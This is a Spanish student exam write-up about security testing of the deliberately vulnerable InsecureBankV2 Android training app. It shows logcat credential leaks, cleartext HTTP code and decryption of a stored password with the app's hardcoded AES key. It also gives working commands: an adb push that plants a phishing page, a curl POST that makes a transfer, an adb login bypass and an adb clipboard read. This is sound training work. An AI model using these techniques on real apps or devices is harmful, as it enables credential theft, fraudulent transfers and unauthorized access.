

Examen 2º Eval

1. 2 permisos que parecen no usarse:


- READ_PHONE_STATE
- READ_CONTACTS



```
1 <?xml version="1.0" encoding="utf-8" standalone="no"?><manifest xmlns:android="http://schemas.android.com"
platformBuildVersionName="5.1.1-1819727">
2 <uses-permission android:name="android.permission.INTERNET"/>
3 <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
4 <uses-permission android:name="android.permission.SEND_SMS"/>
5 <uses-permission android:name="android.permission.USE_CREDENTIALS"/>
6 <uses-permission android:name="android.permission.GET_ACCOUNTS"/>
7 <uses-permission android:name="android.permission.READ_PROFILE"/>
8 <uses-permission android:name="android.permission.READ_CONTACTS"/>
9 <android:uses-permission android:name="android.permission.READ_PHONE_STATE"/>
10 <android:uses-permission android:maxSdkVersion="18" android:name="android.permission.READ_EXTERNAL_S
11 <android:uses-permission android:name="android.permission.READ_CALL_LOG"/>
12 <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
13 <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
14 <uses-feature android:glEsVersion="0x00020000" android:required="true"/>
15 <application android:allowBackup="true" android:debuggable="true" android:icon="@mipmap/ic_launcher"
16 <activity android:label="@string/app_name" android:name="com.android.insecurebankv2.LoginActivit
17 <intent-filter>
18 <action android:name="android.intent.action.MAIN"/>
19 <category android:name="android.intent.category.LAUNCHER"/>
20 </intent-filter>
21 </activity>
```


2. 4 lugares en los que se revele información que no debería

- Al iniciar sesión en la aplicación muestra la contraseña



```
D eglMakeCurrent: 0xb43aa700: ver 3 0
I START u0 {cmp=com.android.insecurebankv2/.DoLogin (has extras)} from uid 10053 on display 0
V addAppToken: AppWindowToken{13a39c10 token=Token{13d6e8d3 ActivityRecord{27632c2 u0 com.android.insecurebankv2/.DoLogin t11}}} to stack=1 task=11 at 2
D , account=jack:Password123#
I START u0 {cmp=com.android.insecurebankv2/.PostLogin (has extras)} from uid 10053 on display 0
W startActivity called from finishing ActivityRecord{27632c2 u0 com.android.insecurebankv2/.DoLogin t11 f}; forcing Intent.FLAG_ACTIVITY_NEW_TASK for: Intent {
V addAppToken: AppWindowToken{170e693c token=Token{241d3f2f ActivityRecord{2ff8b90e u0 com.android.insecurebankv2/.PostLogin t11}}} to stack=1 task=11 at 3
V Adding window Window{40b581e u0 com.android.insecurebankv2/com.android.insecurebankv2.PostLogin} at 4 of 10 (after Window{57400e3 u0 com.android.insecurebankv2/.PostLogin t11})
D eglMakeCurrent: 0xb43aa700: ver 3 0
```

- Al cambiar la contraseña muestra la antigua y la nueva



```
D eglMakeCurrent: 0xb43aa700: ver 3 0
I Displayed com.android.insecurebankv2/.ChangePassword: +116ms
D eglMakeCurrent: 0xb43aa700: ver 3 0
D eglMakeCurrent: 0xb43aa700: ver 3 0
I phonno:+15555215554
I For the changepassword - phonnumber: +15555215554 password is: Updated Password from: Password123# to: Password123##
D eglMakeCurrent: 0xb43aa700: ver 3 0
D eglMakeCurrent: 0xb43aa700: ver 3 0
D eglMakeCurrent: 0xb43aa700: ver 3 0
D eglMakeCurrent: 0xb43aa700: ver 3 0
```

- Al hacer una transferencia se ven la cuenta destino, cuenta origen y la cantidad

```
I Displayed com.android.insecurebankv2/.DoTransfer: +599ms
D egLMakeCurrent: 0xb43aa700: ver 3 0
D egLMakeCurrent: 0xb43aa700: ver 3 0
V Adding window Window{356e6af u0 PopupWindow:12150bf5} at 6 of 12 (after Window{299d8f78 u0 com.android.insecurebankv2/com.android.insecurebankv2.DoTransfer})
D egLMakeCurrent: 0xb43aa700: ver 3 0
D egLMakeCurrent: 0xb43aa700: ver 3 0
D egLMakeCurrent: 0xb43aa700: ver 3 0
D egLMakeCurrent: 0xb43aa700: ver 3 0
D egLMakeCurrent: 0xb43aa700: ver 3 0
D egLMakeCurrent: 0xb43aa700: ver 3 0
I Message:Success From:999999999 To:555555555 Amount:1000
D egLMakeCurrent: 0xb43aa700: ver 3 0
D egLMakeCurrent: 0xb43aa700: ver 3 0
```

- Nos da información acerca de donde se guardan las transferencia del usuario Jack

```

D oglCreateContext: 0xa2843ac0: maj 3 min 0 rev 3
D oglMakeCurrent: 0xa2843ac0: ver 3 0
E glUtilsParamSize: unknow param 0x00008cdf
E glUtilsParamSize: unknow param 0x00008824
W [WARNING:data_reduction_proxy_settings.cc(331)] SPDY proxy OFF at startup
W Attempt to remove local handle scope entry from IRT, ignoring
W onDetachedFromWindow called when already detached. Ignoring
I /storage/sdcard/Statements_jack.html
V Adding window WWindow{2bf42bee u0 com.android.insecurebankv2/com.android.insecurebankv2.ViewStatement} at 5 of 11 (after WWindow{19199cf4 u0 com.android.insecurebankv2/com.android.insecurebankv2.ViewStatement})
D oglMakeCurrent: 0xb43aa700: ver 3 0
D oglMakeCurrent: 0xb43aa700: ver 3 0
I Displayed com.android.insecurebankv2/.ViewStatement: +457ms
E glUtilsParamSize: unknow param 0x000085b5
E glUtilsParamSize: unknow param 0x000085b5

```

3. 3 lugares donde se usan comunicaciones inseguras


- A la hora de cambiar la contraseña ([http](http://))

```

7 import android.preference.PreferenceManager;
8 import android.text.TextUtils;
9 import android.view.Menu;
10 import android.view.MenuItem;
11 import android.widget.Button;
12 import android.widget.EditText;
13 import android.widget.TextView;
14 import java.io.BufferedReader;
15 import java.util.regex.Matcher;
16 import java.util.regex.Pattern;
17
18 public class ChangePassword extends Activity {
19     private static final String PASSWORD_PATTERN = "^(?=[a-z])(?=[A-Z])(?=[0-9])(?=[_@#%]).{6,20}$";
20     Button changePassword_button;
21     EditText changePassword_text;
22     private Matcher matcher;
23     private Pattern pattern;
24     String protocol = "http://";
25     BufferedReader reader;
26     String result;
27     SharedPreferences serverDetails;
28     String serverip = "";
29     String serverport = "";
30     TextView textView_Username;
31     String uname;
32
33     // $FF: synthetic method
34     static Pattern access$000(ChangePassword var0) {
35         return var0.pattern;
36     }

```

- Iniciar sesión (http)




```

1  import android.app.Activity;
2  import android.content.Intent;
3  import android.content.SharedPreferences;
4  import android.os.Bundle;
5  import android.preference.PreferenceManager;
6  import android.view.Menu;
7  import android.view.MenuItem;
8  import android.widget.Toast;
9  import java.io.BufferedReader;
10
11 public class DoLogin extends Activity {
12     public static final String MYPREFS = "mySharedPreferences";
13     String password;
14     String protocol = "http://";
15     BufferedReader reader;
16     String rememberme_password;
17     String rememberme_username;
18     String responseString = null;
19     String result;
20     SharedPreferences serverDetails;
21     String serverip = "";
22     String serverport = "";
23     String superSecurePassword;
24     String username;
25
26     public void callPreferences() {
27         this.startActivity(new Intent(this, FilePrefActivity.class));
28     }
29
30     protected void onCreate(Bundle var1) {
31         super.onCreate(var1);
32     }
33 }

```

- A la hora de realizar una transferencia (http)




```

10 import android.widget.Button;
11 import android.widget.EditText;
12 import java.io.BufferedReader;
13 import java.io.IOException;
14 import java.io.InputStream;
15 import java.io.InputStreamReader;
16 import java.io.UnsupportedEncodingException;
17 import java.security.InvalidAlgorithmParameterException;
18 import java.security.InvalidKeyException;
19 import java.security.NoSuchAlgorithmException;
20 import javax.crypto.BadPaddingException;
21 import javax.crypto.IllegalBlockSizeException;
22 import javax.crypto.NoSuchPaddingException;
23 import org.apache.http.HttpResponse;
24 import org.json.JSONObject;
25
26 public class DoTransfer extends Activity {
27     public static final String MYPREFS2 = "mySharedPreferences";
28     String acc1;
29     String acc2;
30     EditText amount;
31     Button button1;
32     EditText from;
33     Button getAccounts;
34     InputStream in;
35     JSONObject jsonObject;
36     String number = "6064";
37     String passNormalized;
38     EditText phoneNumber;
39     String protocol = "http://";
40     BufferedReader reader;
41     HttpResponse responseBody;
42     String result;
43     SharedPreferences serverDetails;
44     String serverip = "";
45     String serverport = "";
46     EditText to;
47     Button transfer;
48     String usernameBase64ByteString;
49
50     // TODO: implement method

```


4. Comprobación rooteo

- En la función showRootStatus en PostLogin.class




```
49  this.transfer_button.setOnClickListener(new 1(this));
50  this.statement_button = (Button)this.findViewById(2131558526);
51  this.statement_button.setOnClickListener(new 2(this));
52  this.changepasswd_button = (Button)this.findViewById(2131558527);
53  this.changepasswd_button.setOnClickListener(new 3(this));
54  }
55
56  public boolean onCreateOptionsMenu(Menu var1) {
57      this.getMenuInflater().inflate(2131623938, var1);
58      return true;
59  }
60
61  public boolean onOptionsItemSelected(MenuItem var1) {
62      boolean var3 = true;
63      int var2 = var1.getItemId();
64      if (var2 == 2131558557) {
65          this.callPreferences();
66      } else if (var2 == 2131558558) {
67          Intent var4 = new Intent(this.getBaseContext(), LoginActivity.class);
68          var4.addFlags(67108864);
69          this.startActivity(var4);
70      } else {
71          var3 = super.onOptionsItemSelected(var1);
72      }
73
74      return var3;
75  }
76
77  void showRootStatus() {
78      boolean var1;
79      if (!this.doesSuperuserApkExist("/system/app/Superuser.apk") && !this.doesSUexist()) {
80          var1 = false;
81      } else {
82          var1 = true;
83      }
84
85      if (var1) {
86          this.root_status.setText("Rooted Device!!");
87      } else {
88          this.root_status.setText("Device not Rooted!!");
89      }
90  }
91
92  protected void viewStatment() {
```

5. Phishing




```
usuario@pps: ~/Android/Sdk... x usuario@pps: ~/Android/Sdk... x usuario@pps: ~/Android/Sdk... x
usuario@pps:~$ mv phishing.html Statements_jack.html
usuario@pps:~$ cd Android/Sdk/platform-tools/
usuario@pps:~/Android/Sdk/platform-tools$ ./adb push ~/Statements_jack.html /mnt/sdcard
/home/usuario/Statements_jack.html: 1 file pushed, 0 skipped. 0.3 MB/s (335 bytes in 0.001s)
usuario@pps:~/Android/Sdk/platform-tools$
```




6. Descifra credenciales

Las vemos en el device explorer



Usuario



Contraseña

←

→

↻

www.devglan.com/online-tools/aes-encryption-decryption

🔍 ⚙️ ☆

🔒 👤 📄 ☰

encryption and decryption.

AES Encryption

Enter Plain Text to Encrypt

Enter plain text to be Encrypted

Select Cipher Mode of Encryption ?

CBC

Select Padding ?

PKCS5Padding

Enter IV (Optional) ?

Enter initialization vector

Key Size in Bits ?

128

Enter Secret Key ?

Enter secret key

Output Text Format ☒ Base64 ☐ Hex

Encrypt

AES Encrypted Output

Result goes here

AES Decryption

AES Encrypted Text

oLANuxbHK51LATRIDMRkw==

Select Cipher Mode of Decryption ?

CBC

Select Padding ?

PKCS5Padding

Enter IV Used During Encryption(Optional) ?

Enter initialization vector

Key Size in Bits ?

256

Enter Secret Key used for Encryption ?

This is the super secret key 123

Output Text Format ☒ Plain-Text ☐ Base64

Decrypt

AES Decrypted Output


Password123@

7. Realizar transferencia con CURL

```
usuario@pps: ~/Android-InsecureBankV2/AndroidLabServer
usuario@pps: ~$ curl -X POST -d 'username=jack&password=Password123&from_acc=999999999&to_acc=555555555&amount=250' 19.0.6.2:16888/dotransfer
{"to": "555555555", "message": "Success", "from": "999999999", "amount": "250"}
usuario@pps: ~$
```

8. Saltar login con adb

`./adb shell am start -n com.android.insecurebankv2/.PostLogin --es "uname" jack`



9. Portapapeles

```
u0_a1 2001 1144 1503628 28164 ffffffff b74f55b5 S com.android.providers.calendar
logd 2071 1 9756 708 c056119a b7762ae3 S /system/bin/logcat
root 2551 1136 9756 700 c056119a b7767ae3 S logcat
u0_a4 2562 1144 1503696 24156 ffffffff b74f55b5 S com.android.dialer
u0_a11 2577 1144 1498136 22940 ffffffff b74f55b5 S com.android.sharedstoragebackup
u0_a15 2592 1144 1503664 26040 ffffffff b74f55b5 S com.android.browser
u0_a5 2611 1144 1505740 28508 ffffffff b74f55b5 S android.process.media
u0_a3 2700 1144 1498156 23696 ffffffff b74f55b5 S com.android.defcontainer
system 2718 1144 1498224 24772 ffffffff b74f55b5 S com.android.keychain
u0_a38 2733 1144 1498168 21864 ffffffff b74f55b5 S com.svox.pico
u0_a53 2760 1144 1543252 56312 ffffffff b74f55b5 S com.android.insecurebankv2
root 2793 2 0 0 c023ae80 00000000 S kworker/0:2
u0_a9 2796 1144 1511216 33480 ffffffff b74f55b5 S com.android.mms
root 2858 2 0 0 c023ae80 00000000 S kworker/0:1
root 2859 1136 11976 1084 00000000 b7642036 R ps
usuario@pps:~/Android/Sdk/platform-tools$ adb shell su u0_a53 service call clipboard 2 s16 com.android.insecurebankv2

No se ha encontrado la orden «adb», pero se puede instalar con:

sudo apt install adb

usuario@pps:~/Android/Sdk/platform-tools$ ./adb shell su u0_a53 service call clipboard 2 s16 com.android.insecurebankv2
Result: Parcel(
  0x00000000: 00000000 00000001 00000001 0000000e '.....'
  0x00000010: 006f0068 00740073 00630020 0069006c 'h.o.s.t. .c.l.i.'
  0x00000020: 00620070 0061006f 00640072 00000000 'p.b.o.a.r.d....'
  0x00000030: 00000001 0000000a 00650074 00740078 '.....t.e.x.t.'
  0x00000040: 0070002f 0061006c 006e0069 00000000 '/.p.l.a.i.n....'
  0x00000050: 00000000 00000001 00000001 00000005 '.....'
  0x00000060: 00300031 00300030 00000030 ffffffff '1.0.0.0.....'
  0x00000070: 00000000 00000000 '.....')
usuario@pps:~/Android/Sdk/platform-tools$ 10000
```

10. Almacenamiento inseguro

- Utilizar algoritmos de encriptación y protocolos de comunicación seguros.
- Almacenar los datos sensibles en ubicaciones de almacenamiento inaccesibles para usuarios no autorizados
- Control de acceso robusto
- Validación y sanitización de entradas de usuario para prevenir inyecciones
- Mantener actualizadas las bibliotecas